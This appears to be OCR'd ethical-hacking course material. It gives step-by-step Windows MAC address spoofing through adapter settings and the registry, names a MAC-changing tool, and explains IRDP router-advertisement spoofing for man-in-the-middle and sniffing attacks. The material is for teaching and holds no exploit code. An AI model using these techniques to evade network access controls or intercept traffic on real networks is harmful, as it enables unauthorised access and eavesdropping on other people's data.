
1. Click **Start** and search for **Control Panel** and open it, then navigate to **Network and Internet** → **Networking and Sharing Center**
2. Click on **Ethernet** and then click on **Properties** in the **Ethernet Status** window
3. In the **Ethernet Properties** window, click on the **Configure** button and then click on the **Advanced** tab
4. Under the "**Property**" section, browse for **Network Address** and click on it
5. On the right side, under "**Value**," type in the new MAC address you would like to assign and click **OK**
   Note: Enter the MAC address number without a ":" between the number pairs
6. Type "**ipconfig/all**" or "**net config rdr**" in the command prompt to verify the changes
7. If the changes are visible then **reboot** the system, otherwise try method 2 (change MAC address in the registry)

MAC Spoofing Technique: Windows (Cont'd)

Method 2: Steps to change the MAC address in the Registry

- Press **Win + R** to open Run, type **regedit** to start the registry editor

  Go to "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}** and double click on it to expand the tree
- 4-digit sub keys representing network adapters will be displayed (starting with 0000, 0001, 0002, etc.)
- Search for the proper "**DriverDesc**" key to find the desired interface
- Right-click on the appropriate sub key and add, new string value "**NetworkAddress**" (data type "REG_SZ") to contain the new MAC address
- Right click on the "**NetworkAddress**" string value on the right side and select **Modify...**
- In the "**Edit String**" dialogue box, "**Value data**" field enter the new MAC address and click "**OK**"
- **Disable** and then **re-enable** the network interface that was changed or reboot the system



Registry Editor

Edit String

Value name: NetworkAddress

Value data: 000A959D6816

MAC Spoofing Technique: Windows


There are two methods for MAC spoofing in Windows 11 OS:

Method 1: If the network interface card supports clone MAC address, then follow these steps:

1. Click on **Start**, search for **Control Panel** and open it, then navigate to **Network and Internet → Networking and Sharing Center**.

2. Click on **Ethernet** and then click on **Properties** in the **Ethernet Status** window.
3. In the **Ethernet Properties** window, click on the **Configure** button and then on the **Advanced** tab.
4. Under the "**Property**" section, browse for **Network Address** and click on it.
5. On the right-hand side, under "**Value,**" type in the new MAC address you would like to assign and click **OK**.

   Note: Enter the MAC address number without "**:**" in between.
6. Type "**ipconfig/all**" or "**net config rdr**" in the command prompt to verify the changes.
7. If the changes are visible, then **reboot** the system, or else try method 2 (change MAC address in the registry).



Microsoft Hyper-V Network Adapter Properties

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property: Network Address

Method 2: Steps to change the MAC address in the registry:

1. Press **Win + R** to open Run, and type **regedit** to start the registry editor.
2. Go to "**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e972-e325-11ce-bfc1-08002be10318}** and double-click on it to expand the tree.
3. Four-digit sub keys representing network adapters will be found (starting with 0000, 0001, 0002, etc.).
4. Search for the proper "**DriverDesc**" key to find the desired interface.
5. Right-click on the appropriate sub key and add the new string value "**NetworkAddress**" (data type "REG_SZ") to contain the new MAC address.
6. Right-click on the "**NetworkAddress**" string value on the right side and select **Modify…**
7. Now, in the "**Edit String**" dialog box, enter the new MAC address in the "**Value data**" field and click "**OK.**"
8. **Disable** and then **re-enable** the network interface that was changed, or reboot the system.

  Source: *https://technitium.com*

  Technitium MAC Address Changer (TMAC) allows you to change (spoof) the MAC address of your NIC instantly. Every NIC has a MAC address hardcoded in its circuit by the manufacturer. This hard-coded MAC address is used by Windows drivers to access the Ethernet network (LAN). This tool can set a new MAC address to your NIC, bypassing the original hard-coded MAC address.

  As shown in the screenshot, attackers can use TMAC to spoof or change their MAC address to perform an attack on the target system.

IRDP Spoofing

- ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to **discover the IP addresses of active routers** on their subnet by listening to router advertisement and soliciting messages on their network
- The attacker sends a **spoofed IRDP router advertisement message** to the host on the subnet, causing it to **change its default router** to whatever the attacker chooses
- This attack allows the attacker to **sniff the traffic** and **collect valuable information** from the packets
- Attackers can use IRDP spoofing to launch **man-in-the-middle**, **denial-of-service**, and **passive sniffing** attacks

IRDP Spoofing

ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to discover the IP addresses of active routers on its subnet by listening to router advertisement and solicitation messages on its network. The attacker can add default route entries on a system remotely by spoofing router advertisement messages. As IRDP does not require any authentication, the target host will prefer the default route defined by the attacker over the default route provided by the DHCP server. The attacker accomplishes this by setting the preference level and lifetime of the route at high values to ensure that the target hosts will choose it as the preferred route. This attack succeeds if the attacker launching the attack is on the same network as the victim. In the case of a Windows system configured as a DHCP client, Windows checks the received router advertisements for entries. If there is only one, then it checks whether the IP source address is within the subnet. If so, then it adds the default route entry; otherwise, it ignores the advertisement.



Figure 8.43: IRDP spoofing

